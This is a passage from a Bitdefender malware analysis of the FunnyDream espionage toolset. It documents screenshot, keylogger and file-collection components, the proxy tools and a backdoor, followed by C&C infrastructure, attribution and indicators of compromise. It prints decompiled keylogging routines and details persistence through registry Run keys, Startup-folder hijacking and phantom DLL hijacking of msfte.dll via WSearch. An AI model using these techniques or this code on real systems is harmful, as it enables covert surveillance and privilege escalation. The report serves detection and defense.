If a file matches the criteria, it is represented as a binary blob, and that blob is appended to the file "**pak**" (located in the same directory as the executable). The binary blob has a specific format presented in the next image:



Fig. 9 - Archive blob format

The file content is compressed with zLib algorithm and then is obfuscated with a XOR operation using the string key from the command line or the "**qwerasdf**" string if the command line argument doesn't contain the key. The file name is obfuscated using XOR with the same key as the compressed file content. The file content may be uncompressed if the compression size is greater than the actual file size, the first segment being corresponding initialized.

After the collection process is done, the "**pak**" file is renamed under the "**pak.z**" name.

ScreenCap

The **ScreenCap** component, as the name suggests, has the capability of taking screenshots and was discovered during the analyzing of the DLL_Deploy binaries from our collection.

The **DLL_Deploy** binary (e.g. **e2d5565c2d5b5621b2272ea01e3a18d6**) for this component has a specific pdb path set - "**E:\Works\self2\screencap\builder\builder_mul\Release\Dll_deploy.pdb**".

Its responsibility is to extract the template binary and to customize it by writing a config buffer next to the "**prettygirl**" string. The config looks like:



Fig. 10 – ScreenCapconfig

After the customization, the **ScreenCap** is dropped to "**C:\ProgramData\winscr\winscr.dll**" and it is set to persist by creating the "**HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\winscru**" registry key and assigning it the **rundll32"C:\ProgramData\winscr\winscr.dll",Start** string value (it creates the "**winscr**" key value under **HKLMRun** if the process has the corresponding privileges).

The dropped **ScreenCap** uses the well-known chain of WINAPI function exported by Gdiplus.dll (**GdiplusStartup, CreateDCW, CreateDIBSection, BitBlt, GdipSaveImageToFile, etc.**) for screen capturing. The obtained jpeg image is temporarily saved as "**ws.tmp**" file in the same folder where the **ScreenCap** is dropped. Then, the **ws.tmp** file is transformed into a binary blob (having the same format as that used by **FilePak**) and is appended to an archive file. It is important to note that the file name used in the corresponding blob is obtained in the following manner:

```
wsprintfW(
  &file_name,
  L"scr_%02d%02d%02d%02d%02d.jpg",
  CurrentSystemTime.wMonth,
  CurrentSystemTime.wDay,
  CurrentSystemTime.wHour,
  CurrentSystemTime.wMinute,
  CurrentSystemTime.wSecond);
```

Fig. 11 – File name template corresponding to a screenshot

The archive name where all blobs with screenshots are stored is obtained in a similar way:

```
wsprintfW(
  &archive_name,
  L"%s\\fpak_%s_%d_%d_%d_%d.z",
  &folder_from_config,
  &computername,
  CurrentSystemTime.wMonth,
  CurrentSystemTime.wDay,
  CurrentSystemTime.wHour,
  CurrentSystemTime.wMinute);
```

Fig. 12 – Archive name template

The samples we found are using the following config: (5, 30, 8, "**qwerasdf**", 21, "***C:\users\public\winsf***") which means that each archive will contain 30 blobs of images taken with a delay of 5 seconds. As key for obfuscation the "**qwerasdf**" string will be used and all the archives will be written to "***C:\users\public\winsf***" folder. An important observation is that all of that happens in an infinite loop meaning that the computer screen will be monitored all the time.

Keyrecord

The **Keyrecord** component is responsible for logging keystrokes on the victims' system. It is dropped by a corresponding DLL_Deploy dropper, an example of which is **8a278b97b8d33990d361149ee9921f9a**.

The droppers we found have the template binary of the **Keyrecod** in a resource. The process of customization is similar to that of the **ScreenCap** and consists of obtaining the config buffer and writing it next to the "**prettygirl"** string. The config of **Keyrecord** has the folowing format:



Fig. 13 – Keyrecordconfig

The dropper is also responsible for creating the "**%APPDATA%\maxbear**" folder where the **Keyrecord** is written under a randomized name (the same format **"%c%c%c%c%cutil.exe"** used by FunnyDream droppers). Besides the **Keyrecord**DLL file, the dropper creates a .lnk file that should load the DLL file using rundll32.exe. After the .lnk is created, the dropper sets up the persistence by overwriting the default Startup folder with the **%APPDATA%\maxbear** (the value of **HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders\startup** is modified).

The keylogger runs an infinite loop, the block of which creates an archive file naming it like the **ScreenCap** does (using the "***%s\\fpak_%s_%d_%d_%d_%d.z***" format string), starts logging the keystrokes to a "**tk.tmp**" file, and after obtaining a long enough recording, it adds the log as a blob using the same format like **Filepak** to the archive**.** The file name field of blob corresponds to:

```
wsprintfW(
  blob_name,
  L"log_%02d%02d%02d%02d%02d.kl",
  CurrentSystemTime.wMonth,
  CurrentSystemTime.wDay,
  CurrentSystemTime.wHour,
  CurrentSystemTime.wMinute,
  CurrentSystemTime.wSecond);
```

Fig. 14 - File name template corresponding to a keystroke log

The logging algorithm is illustrated in the following images:

```
__int16 __thiscall record_the_pressed_key(FILE *Stream)
{
  int i; // esi
  int j; // esi
  __int16 result; // ax

  for ( i = 8; i <= 111; ++i )
  {
    if ( i != '\n' && i != '\v' && (i < 16 || i > 18) && (i < 58 || i > 64) && (i < 93 || i > 95) )
      record_if_key_is_pressed(i, Stream);
  }
  for ( j = 186; j <= 222; ++j )
    result = record_if_key_is_pressed(j, Stream);
  return result;
}
```

Fig. 15 - Keylogging mechanism

```
__int16 __fastcall record_if_key_is_pressed(int vKey, FILE *Stream)
{
  char v2; // bl
  __int16 result; // ax
  char v5; // cl
  __int16 Buffer; // [esp+8h] [ebp-4h]

  v2 = vKey;
  result = GetAsyncKeyState(vKey);
  if ( result & 1 )
  {
    Buffer = GetKeyState(VK_SHIFT) < 0;
    LOBYTE(Buffer) = (2 * (GetKeyState(VK_CONTROL) < 0)) | Buffer & 0xFD;
    LOBYTE(Buffer) = (4 * (GetKeyState(VK_MENU) < 0)) | Buffer & 0xFB;
    if ( GetKeyState(VK_LWIN) < 0 || GetKeyState(VK_RWIN) < 0 )
      v5 = 8;
    else
      v5 = 0;
    HIBYTE(Buffer) = v2 ^ 0xE7;
    LOBYTE(Buffer) = v5 | Buffer & 0xF7;
    result = fwrite(&Buffer, 2u, 1u, Stream);
  }
  return result;
}
```

Fig. 16 – Keystroke capture

FilepakMonitor

A much more interesting component of the toolset is **FilePakMonitor.** It embeds the **FilePak** capabilities but in a more complex way, being directly controlled by the attackers through a protocol over TCP.

This component is brought on the victim system by using a DLL_Deploy binary (e.g. **d3a6653b748eb5ff467149c9150762a1**).

The DLL_Deploydropper can be recognized by its specific pdb path - "**E:\Works\MF\hjbuilder2\Release\wp_clt.pdb**" and, also, by the "BIN" resource that contains the template of the payload. The dropper obtains the resource buffer and adds the base64 representation of the C&C address next to the "**prettygirl"** string. The **d3a6653b748eb5ff467149c9150762a1** sample, for example, adds the "QqQq8aQm9WxjB4IjM32nMFsWOpnt9GTkBGT=" base64 string to the template, which is the representation of ***www.ws2008update.com:18198***.

Before dropping the **FilePakMonitor**, the dropper runs the "**cmd /c net stop WSearch**" command. Then the payload is dropped to the "**C:\Windows\System32\msfte.dll**"and two other commands are executed - "**cmd /c net start WSearch**" and "**cmd.exe /c scconfigwsearch start= auto**".

The goal of the executed commands in combination to the file path used by the dropper is to achieve stealth and privilege escalation. By setting the **WSearch** service to start automatically, the attackers ensure persistence as well.

This mechanism is called "Phantom DLL Hijacking" because msfte.dll does not exist by default on Windows system, but **C:\Windows\system32\SearchIndexer.exe** (corresponding binary for **WSearch service**) tries to load that DLL each time it starts. Moreover, the **WSearch** service runs with **SYSTEM** privileges, which means that the msfte.dll file will be executed as **SYSTEM** as well.

Some of the paths where DLL_Deploy dropper was located are presented in the next table:

%USERS%\public\y54947.exe
%USERS%\Public\M93732.exe
%USERS%\public\x4984.exe

The **FilepakMonitor** component has the "**orign.dll**" ExportName and the corresponding "**E:\Works\MF\oclt\rlsdll\orign.pdb**" pdb path. It exports two functions, called "Start" and "StartD".

Interestingly, all the samples of **FilePakMonitor** try to inject themselves into the "**Bka.exe**" process. The injection happens in the "Start" function. The DllMain function checks if the process that loaded the DLL has the "**Bka**" substring exiting if not.

The samples that are dropped under the "msfte.dll" name have a more complex logic. In the DllMain of such DLL, the process name is checked for "Bka" substring but also it is checked if the name differs from rundll32, in which case the **Start** function is executed.

During the injection, a "Bka.exe" process is created, and using **VirtualAllocEx, WriteProcessMemory** and **CreateRemoteThread**, the process is forced to load the DLL component.

This component collects files with a specific extension from a hardcoded list similar with that presented in the **FilePak** component ("**doc;docx;ppt;pptx;xls;xlsx;txt;pdf;**").

The file listing action processes all logical drives and it is triggered every 12 hours. The first listing targets files that have the extension included in the hardcoded list and the last change to the file was made no more than 20 days ago. After the first listing is completed, a SYSTEMTIME structure with current time is written to the "**ft.data**" file located in the same folder as the module. That structure will be updated after each file listing and, starting with the second listing, the **FilePakMonitor** will collect only files that were changed after the last listing (the **ft.data** SYSTEMTIME structure will be used). This means that we are dealing with a component that monitors all files for changes and collects them for exfiltration. Moreover, all files that matches the criteria are added to a "**fpak_<current tick count>.z**" archive in the same folder with the module having the same format like that used by **FilePak**.

Another interesting capability of the **FilePakMonitor** is the removable drive insertion detection and file collection from removable devices. This is done by creating a window that intercept the **WM_DEVICECHANGE** events with parameters **DBT_DEVICEARRIVAL** or **DBT_DEVNODES_CHANGED**. If such an event occurs, then all removable drives are listed and all files are added to a new archive, which later is uploaded to C&C.

The folder with archives is listed every 60 seconds and if any file with a name having the "fpak" prefix and ".z" extension is detected, then a message to the C&C is sent and in a separated thread.The module receives commands to list the folder with archived or to upload one or more archives.

TcpBridge

This tool is used to obtain access to the internal network of the victim.

We found only one sample of this tool used in the investigated attack and this is **cd4ddac604e440197fb6838cc1fca313**. Its pdb path is "**C:\works\prjs\tcp_bridge_proxy\tbp_clt\Release\tbp_clt.pdb".** The location of the project is the same as the one used for Funnydream and Filepak, which suggests that it is custom made.

The executable accepts 2 command line arguments, an IP address and a port, as the usage message states:

"**usage: tcp_bridge_clt.exe bridge_ipbridge_port**"

The IP address to which the tool connects is assigned to the attacker's server that sends to the tool commands to connect to a given IP address and to push incoming traffic through that connection and to send back the outcoming data.

The Tcp Bridge tool was located in a few locations as:

%COMMON_APPDATA%\tbp_clt21.exe
%USERS%\public\downloads\tbp_clt21.exe
%USERS%\public\libraries\googleupdat.exe
%USERS%\public\libraries\asf32.exe

Analyzing the command line data feed, we identified 3 different command line arguments given to the executable:

- 58.64.184.203 443
- 58.64.209.83 443
- 58.64.209.83 8888

Tcp_transfer

Another tool related to the **FunnyDream** toolset is the so called TcpTransfer. The specific details of this tool are its "tcp_transfer.exe" Export Name and the "**C:\works\self\tcp_transfer\Release\tcp_transfer.pdb**" pdb path.

We were able to find only 2 samples of the tool used in this attack:

- 88e486dc8f876359617870c999d9b1d2 (C&C address - 154.216.2[.]135)
- 470bcfdf9e7aad3831d84a04d75337ab (C&C address - 58.64.184[.]201)

The executable binds to "0.0.0.0:8080' address and starts listening for local connection. For each incoming connection on the local address, it creates a new connection to the C&C and start receiving and sending the data.

The goal of such tool is to bypass network restriction such that the compromised machines that are not connected directly to the internet can communicate with the C&C through another compromised machine that has an internet connection.

Md_client

The Md_client module is another custom made backdoor like component with the "**C:\works\prjs\MD\md_client\rlsexe\md_client.pdb**" pdb path and the "**prettygirl**" string that matches the known pattern of the toolset. Also, there are some RTTI artefacts present in binaries that can be found in the **FilePakMonitor** binaries (e.g. **FileTransmitBase**, **FileTransmitDownload** and **FileTransmitUpload** class names).

Furthermore, the samples we found connect to subdomains of **wmiprvse[.]com.**

This component uses the UDP and the 53 port to communicate with the C&C server and is capable of:

- Collecting system information like computer name, user name, osverion, processor architecture;
- Creating a remote shell by running a cmd.exe with stdin/stdout/stderr "connected" to the C&C
- Sending the Logical Drive Strings
- Listing a directory
- Uploading and downloading a file
- Deleting a directory
- Executing a command using ShellExecuteW
- Executing a command using CreateDesktop ("mydktop1") and CreateProcess

C&C infrastructure

The domains or IP addresses of command and control servers are hardcoded in binary files. For each component, the table below illustrates the C&Cs found in samples.

Chinoxy	58.64.184[.]209 www.eofficeupdate[.]com www[.]goog1eupdate[.]com www.msdtcupdate[.]com www.mfaupdate[.]com
PcShare	www.bitupdating[.]com www.iatupdate[.]com www.igfxpers[.]com
Funnydream	www.eofficeupdating[.]com lotus.wmiprvse[.]com cloud.wmiprvse[.]com www.wmiprvse[.]com update.wmiprvse[.]com
FilePakMonitor	www.ws2008update[.]com
Tcpbridge	58.64.184[.]203 58.64.209[.]83

Tcp transfer	154.216.2[.]135 58.64.184[.]201
Md_client	cloud.wmiprvse[.]com www.wmiprvse[.]com update.wmiprvse[.]com

Most of the infrastructure is located in Hong Kong, except for three servers: one in Vietnam, one in China and one in South Korea.



Fig. 17 – C&C geolocation



Fig. 18 – Domain Activity Timeline

All of these domains used by attackers were registered using the same email address "**newday20180314@outlook.com**". However, the list of domains registered using this address is more extensive:

- **leapconfig[.]com**
- **updateui[.]com**
- **realteke[.]com**
- **ksdeui[.]com**
- **msseces[.]com**
- **osppsvc[.]com**
- **nissrv[.]com**
- **unikeyupdating[.]com**
- **unikeyupdate[.]com**
- **mdnsresponder[.]com**
- **winserverupdate[.]com**
- **wmiprvse[.]com**
- **igfxpers[.]com**
- **bitupdating[.]com**
- **eofficeupdate[.]com**
- **mfaupdating[.]com**
- **mfaupdate[.]com**
- **bkavutil[.]com**
- **eofficeupdating[.]com**
- **igfxsrvc[.]com**
- **ws2008update[.]com**
- **ksdeupdate[.]com**
- **iatupdate[.]com**
- **iumsvc[.]com**

Attribution

Attributing APT style attacks to a particular group or country can be extremely difficult, mostly because forensic artefacts can sometimes be planted intentionally, C&C infrastructure can reside anywhere in the world, and the tools used can be repurposed from other APT groups.

While having a C&C infrastructure based in the same region as the victims isn't usually considered a sign that attackers share the same geographical region, the internet infrastructure within that particular region is highly restrictive. It's likely that relying on a locally deployed C&C infrastructure would bring several advantages to the APT group. For instance, it could be easier to manage and control, while at the same time the C&C IPs wouldn't be flagged as suspicious, as they would be part of the same regional internet infrastructure. Opting for a command and control infrastructure deployed anywhere else in the world would have potentially raised some security alarms.

During this analysis, some forensic artefacts seem to suggest a Chinese-speaking APT group, as some of the resources found in several binaries had a language set to Chinese, and the Chinoxy backdoor used during the campaign is a Trojan known to have been used by Chinese-speaking threat actors.

While we're constantly monitoring for APT-like activity around the world, not all APT-style attacks can be attributed to a known APT group, mostly because some of the used the tools are sometimes share between multiple groups.

IOCs

An up-to-date and complete list of indicators of compromise is available to Bitdefender Advanced Threat Intelligence users. More information about the program is available at https://www.bitdefender.com/oem/advanced-threatintelligence.html

Hashes

Component	Sha256
ccf32/ccf64	1cd8b6f1e2d49e6605f5ae695ea126eee8c82264a9644758126a4c30662ce9d5
	91dfbee660be3d11f8a631b4bbf552d0ee60ec908f4d0817643d591726d53bfd
Chinoxy dropper	69c1f791402e36a360a901e3e42c177b02281a84c275a228b00b86596636fa95
	8ff4979b40ffcef7eedcfeb6fb4fecb42aceb53bc816dc4d36428e12ad67d051
	e5365d81ee31e9b86ea14e1ee7abf0809337f3bc9e7b00d7492c2caed4ca5f36
	c01110788b9345b5564c1b5b0876a27e1b2501b19b90280054026e89f68a4f48
Chinoxy Backdoor	2d20fc0fd6ef07c367761abe97762f044e90e428addd9a9af7b6cf88087d455b
	6f7f142089b1d2e48880f59362c7c50e5d193166bdd5e4b27318133e8fe27b2c
PcShare dropper	f3b16798054a4510650682e17ae5bc12d27b460eac8314318eeda5e0488869dc
	9670563876caa2587d4001d3cbda11a4ca4601fd9f0555ec9468f4796fce7ae6
	26afbe3cab4967cb48ada596959ef77367da9cb194c71db77ebe1fcbe7aabf6f
	0a2a047c2b670f7da11a7d72e2ab3b867eebb6ccbe3ccad92817a6e74ac343a2
	70891a33bcd94e40cdbb0660b983dd7dc439005b2cae614c7b7504fd24eb8696
	942e810563d142c949215dbe38562f1ffb31d4b9afc8a98047d97ed2e7ece478

PcShare loader	f976a52f2d82e608f95e95d41e2eacad58e19a9e9cb92f061090d72fd2703413
	f262662bd9c78137837e5943f891da3b520095668c0592bc11c0dc742db0640a
	9a3829bd0a4dd7b72c54d1aed972f91aede57357d7a9dcd3d9f8b8d192189a03
	e61649ac70198e223c123ad29c7d02ebe4fe6da7f35282d26bd93d466e85176d
	f6f9d0620db35c1f6a3fad9c9bc6d7aaf6594355b606bce2b9513aa721679d95
	139d4c31f1dfd17b74506931622d12c537d597c85e52a58065cf3a917b469aea
	a224ab4d8ca5ed62755b1b7f36ce6c80e89a684d1e792400d8fa889b1860fcc6
	311f30111726l8c95fcf339ac3ddce10c415c95215eb6cea60d5eb9b00a5de51
	0f5cac319750d37eb6a7d38c1deec7d5839c642287b48b0fb8a1921185b521f1
	f76847bed642a92d3a5fac4782d0ae2a140203579f43f7b3c8db4090853986ad
	7b524c3bdd5d5474b6e050084e3f32d2bf7f5c4539b44221e4bc2987b2deb56d
	8d3b5825690d4f893cc577b22cbe3c12232b9895c9a0417b750ba722e8851d6d
	4caab78b44c288406b3d66feab853a399c72b237e244993434dd6206013cc371
	8c49d7f83af949f4145d5da32c308ef98ebfc5fce030a405bf2b6855a8a0575e
PcMain	85bd4f36c20222d1e0a1908bb2befd9a19d9e476ef8fdffa8c7b2f14ec22ce01
	7ecba3270ff06c5d618a78c4e471f457e8672211bb8cdd4aa58b6516ea5fe603
	f7356689c3c4caca57d7edd4a45ac3a2cfa672ccf444e80a69fd271210d320f3
MD_Client	631c62e067667a02da63a97aeeb556bece8394deee59e62b48f63baecf4cf613
	2e6dfca6b2b8a11d6eb8933bd7ed7f17ca46499a3ee548bbb086406eb57b2204
	28570122e952f25c92dfb83707c502a5036b9f99770127435cbb8c7e6796cce4
FilePakMonitor	25ce8296bc4da119093d847afc18ee030a4c94a39066732227a73f8908c40292
	a276a0e01b5024f46ef1a05a5e9810c39b8757a0cea665519bf619bf35604008
	a78dace0fd8c043016406f99f0103cd7ebee67e21261c0097efe6072bfc680b0
	58f88767a4599a95f29048852f92afe52a32b646ffdd50291cd1be5a97ebe7ea
	2fdc7963612be26b8c13ed59572bd2785c1d11da15494c34a0f1632530fddf64
	409e95e0824c4e80450196dbde2e64a2424d3e724760e471c1e68d3fb67dec24
FunnyDreamTcpBridge	915af21d627f5bec059800bb9740a228e93fae8dd4fd574bd4d2812c7d6adf8d
FunnyDreamTcpTransfer	32cabf2952f88283251c36751e04a45bfa78cdb0835460619d4812b882795c03
	63e8488de30c9b615c76d4e568f0a1b738fcad665e58571c299d8e9d7752a637
FunnyDreamKeylogger	aaf9ce055918b0092bba7db2681623717087060l614155defe143986b5dac8fe
	05f9a809a6800112fa1e02975489974d003d55810a4cfb11a0705e8a427ea734
FunnyDreamScreenCap	2bf0b8453c5f5a3f616894d72acb61868bb6c75403891411a123eceb6d0f9f9b
	46e1381c0228502276f1eb3b755f9f34f6a6d4ffbbecc95bde852ddf40e09ad8
	74b8030c67320030998e8f58da4a6215dd4cc4c0aef7863c5fc8a1985cbf22a4
FunnyDreamFilePak	9a63d810f69eb35ee8ee3797bd1574e08b67f31c0e368bf9cf01202f5f73c664
	1aa170383d473b6adb16032942b34eb136dd013ea8e2f5cc8fec7356a92191b3
FunnyDreamBackdoor	7d92c7bc22dc95526a0c8713211b9bcfe85cac2c4a760067e69992afa19efbe5
	455d890479f1137797bfb32e6f5f1a4634a69c11654bb5ec0b6710a25418a12e
	ba3d8ff9b3f6b6223dd33dee15321e267cc28627723e68cd632e59d85c529330
	780739a25d90fd850e82792d59de4c04530337e79cd4b7a3149f229b75a7d5ce
	682df3d96cf40a24637905d9ab7a62e3dd0777a1320b078bc89951076f842744
	47519ef2e613fd17b18e885bb09cfa1e047feaa86d6d16d3916d14c3b244c533
	5e90afbdfb63110fa3c9cdd79ef474852996a895a6bad66a663e2ccc51dd339b
Dll_Deploy	145ec6dac68fe28857220db70575c5f97540c901509e1b009ecb7857047d0bfd
	5648ba8ba4d1dd623f82fb9adebcf87085a8a619147e7979ea08f763ab69b0cb
	c41fa483bd7e186d754d592405d4649adcb78192b3a66586e526ecb6be0f17b5
	aefe49a247322d3bbefc9e29d30c809499518b947a88d0c2ac9e11cf735b1544
	80a1fd088d0153a0c33fd606660f9d8e82349cdb6fade850cc06e07fe6732d4b
	e97ac9089fa80dc38e8fe920008c117d93203e45a1516d24b59f17f7055b8ced

Mutexes

```
_mhello_scrream
_mhello_hidream
_mhello_xhdream
_mhello_krcream
```

Events

```
_zent0
_endznt0
_zkent0
```

Paths

```
C:\Users\<username>\AppData\Roaming\maxbear\U8VCQutil.exe
C:\Users\<username>\AppData\Roaming\maxbear\BDPTSutil.exe
C:\Users\<username>\AppData\Roaming\maxbear\H7kSFutil.exe
C:\Users\<username>\AppData\Roaming\maxbear\I7YaOutil.exe
C:\Users\<username>\AppData\Roaming\maxbear\Y7KFPutil.exe
C:\Users\<username>\AppData\Roaming\maxbear\Q7RK1util.exe
%PUBLIC%\libraries\winmsg.dll
%COMMON_APPDATA%\microsoft\netframework\winmsg.dll
%PUBLIC%\bin\winmsg.dll
%PUBLIC%\libraries\winuser.dll
%COMMON_APPDATA%\wmiutil.dll
%PUBLIC%\libraries\wmihelp.dll
C:\Users\<user>\appdata\local\temp\unikeytn.exe
%COMMON_APPDATA%\microsoft\netframework\vssvb.exe
%COMMON_APPDATA%\conhosts.exe
%PUBLIC%\libraries\conhosts.exe
C:\ProgramData\winscr\winscr.dll
C:\users\public\winsf
%APPDATA%\maxbear
%COMMON_APPDATA%\tbp_clt21.exe
%USERS%\public\downloads\tbp_clt21.exe
%USERS%\public\libraries\googleupdat.exe
%USERS%\public\libraries\asf32.exe
%COMMON_STARTUP%\\eoffice.exe
%LOCALAPPDATA%\microsoft\windows\explorer\update\wuauong.tlb
C:\Users\Public\ccf32.exe
c:\users\public\bin\filepak.exe
%USERS%\public\y54947.exe
%USERS%\Public\M93732.exe
%USERS%\public\x4984.exe
```

File Mappings

7f8b6a244035c9e5b
55fc3f9a654c50093

WHY BITDEFENDER?

UNDISPUTED INNOVATION LEADER.
38% of all cybersecurity vendors worldwide integrated at least one Bitdefender technology. Present in 150 countries.

#1 RANKED SECURITY. AWARDED ACROSS THE BOARD.

WORLD'S FIRST END-TO-END BREACH AVOIDANCE
The first security solution to unify hardening, prevention, detection and response across endpoint, network and cloud.

Bitdefender

Founded 2001, Romania
Number of employees 1800+

Headquarters
Enterprise HQ – Santa Clara, CA, United States
Technology HQ – Bucharest, Romania

WORLDWIDE OFFICES
USA & Canada: Ft. Lauderdale, FL | Santa Clara, CA | San Antonio, TX | Toronto, CA
